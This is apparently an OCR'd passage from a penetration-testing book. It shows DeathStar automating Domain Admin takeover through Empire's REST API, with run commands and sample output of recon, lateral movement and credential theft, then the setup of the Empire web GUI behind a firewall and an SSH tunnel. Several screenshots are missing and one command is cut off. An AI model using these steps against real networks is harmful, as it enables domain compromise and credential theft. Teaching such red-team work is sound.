The whole process from reconnaissance to Domain Admin account access can take a lot of time and it is easy to get confused in the reconnaissance phase. Fortunately, we have an automation script to exploit the AD/DS to get access to the Domain Controller in a matter of minutes.

Automating Active Directory exploitation using the DeathStar

As explained by the creator:

"DeathStar is a Python script that uses Empire's RESTful API to automate gaining Domain Admin rights in Active Directory environments using a variety of techniques."


- (source: `https://github.com/byt3bl33d3r/DeathStar`)

To run DeathStar, we need to start Empire with a RESTful API. This can be achieved with the following command:

```
sudo ./empire --rest --username <username to access the API> --password <password to access the A
```


Once Empire starts, we'll see the following message:

The message displayed in the previous screenshots indicates that the RESTful API is running on port `1337/tcp` and an API token has been allotted. There's a huge security risk if we open port `1337/tcp` for everyone. To avoid this, we will create a reverse SSH tunnel to connect to the port securely:



Confirm the tunnel has been created as follows:

This shows that it has indeed been created successfully. Before starting DeathStar, let's make sure we have an active agent in Empire:



To run DeathStar, we will execute the following command:

```
./DeathStar.py -u harry -p harry123
```

```
[xXxZombi3xXx:DeathStar Harry$ ./DeathStar.py -u harry -p harry123
[*] Powering up the Death Star
[*] Polling for agents
[+] New Agent => Name: 5ANM1FGR IP: 182.68.128.28 HostName: PT-PC UserName: L33T\harry HighIntegrity: 0
[*] Agent: 5ANM1FGR => Starting recon
```

Upon execution, DeathStar acquires the active agent. In a matter of seconds, DeathStar is able to find the following:

- The Domain SID
- The members in the Domain Admin group
- The Domain Controller

```
[xXxZombi3xXx:DeathStar Harry$ ./DeathStar.py -u harry -p harry123
[*] Powering up the Death Star
[*] Polling for agents
[+] New Agent => Name: 5ANM1FGR IP: 182.68.128.28 HostName: PT-PC UserName: L33T\harry HighIntegrity: 0
[*] Agent: 5ANM1FGR => Starting recon
[+] Agent: 5ANM1FGR => Got domain SID: S-1-5-21-3140846176-3513996709-3658482848
[+] Agent: 5ANM1FGR => Found 1 members of the Domain Admins group: ['L33T\\Administrator']
[+] Agent: 5ANM1FGR => Found 1 Domain Controllers: ['WIN-9PIACAHV7U3.l33t.local']
```

After this, DeathStar then found that three users logged in to the target server, one of which was a Domain Admin. DeathStar quickly ran lateral movement modules and the domain privilege escalation module to get access:

DeathStar was able to get the credentials from memory for the administrator. It then enumerated the admin processes and found the Domain Admin Credentials:

All of this happened in a matter of seconds. That's the power of automation! For more information regarding the workings of this tool, please refer to the flow chart at the following link: https://byt3bl33d3r.github.io/automating-the-empire-with-the-death-star-getting-domain-admin-with-a-push-of-a-button.html

This example showed a simple way of getting access to the Domain Controller, but the same method doesn't always work. Sometimes, you have to look for different attack paths. You can then choose which path to use to access the Domain Admin's account

The internal network exploitation techniques have grown so much because of new red team **tactics, techniques, and procedures** (**TTPs**) that are now used to find the attack paths using graph theories. The can be done using a tool called Bloodhound, which is not covered in this book. For more information regarding Bloodhound, please refer to the following website: `https://github.com/BloodHoundAD/Bloodhound/`.


Note that DeathStar is just a tool that uses Empire post exploitation module scripts to get a Domain Admin account. In some cases, however, we don't get the account, so we have to perform manual lateral movement and try to exploit the internal network systems. We can then try different ways to get access to the Domain Controller.

In the next section, we will look at using Empire via a web interface.

Empire GUI


It can sometimes be quite difficult to use Empire in command line mode. To avoid this, we're going to look at how to use the Empire web interface, which can be managed much more easily. To begin with, let's clone the GitHub repository:

```
git clone https://github.com/interference-security/empire-web
```



Now, move the `empire-web` directory to the `/var/www/html` of your web server:

Then, start the web service and check for the `login.php` page in `empire-web`. In this case, we have configured a custom web service port, `9797`/`tcp`:




The biggest issue with accessing the Empire web in this case is that anyone can access it. Because it's a web application, anyone can try and look for vulnerabilities.

If we try to check for the `9797/tcp` on the web server, it shows that the port is accessible from any interface:

```
harry@openvpn:/var/www/html$ netstat -anop | grep 9797
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp        0      0 0.0.0.0:9797            0.0.0.0:*               LISTEN      -    off (0.00/0/0)
```


A quick Nmap port scan can help us get a clear picture:




As we can see in the preceding screenshot, port `9797` is accessible from any IP. We need to find a way to access the Empire GUI web interface in a secure fashion. We can do this by blocking the `9797/tcp` for everyone and accessing it via a reverse SSH tunnel.

Block port `9797/tcp` on the firewall using the `ufw` tool. `ufw` is pre-installed in some variants of Linux. If it isn't pre-installed, we can install it using the `apt install ufw -y` command:

Once the rules are added to the firewall chain, try to use Nmap again:



The port is now blocked from outside. If we try to access the web interface now, we won't be able to connect:




So, let's configure a reverse SSH tunnel using the following command:

```
ssh -Nf -L 9797:127.0.0.1:9797 <SSH-user>@<SSH-server>
```


```
xXxZombi3xXx:~ Harry$ ssh -Nf -L 9797:127.0.0.1:9797 harry@[redacted]
harry@[redacted]'s password:
xXxZombi3xXx:~ Harry$ netstat -an | grep 9797
tcp4       0      0  127.0.0.1.9797         *.*                    LISTEN
tcp6       0      0  ::1.9797               *.*                    LISTEN
tcp4       0      0  192.168.2.6.56678      [redacted]9797         CLOSE_WAIT
xXxZombi3xXx:~ Harry$
```

As we can see in the previous screenshot, port `9797/tcp` on the web server is connected to our system through local port `9797/tcp`. This means that we have configured a tunnel on port `9797/tcp`. Let's try to access the web service using our local IP and port `9797/tcp`:




We were successful! Let's add in the Empire IP Address, the Empire Port, the Empire

Username, and the Empire Password:

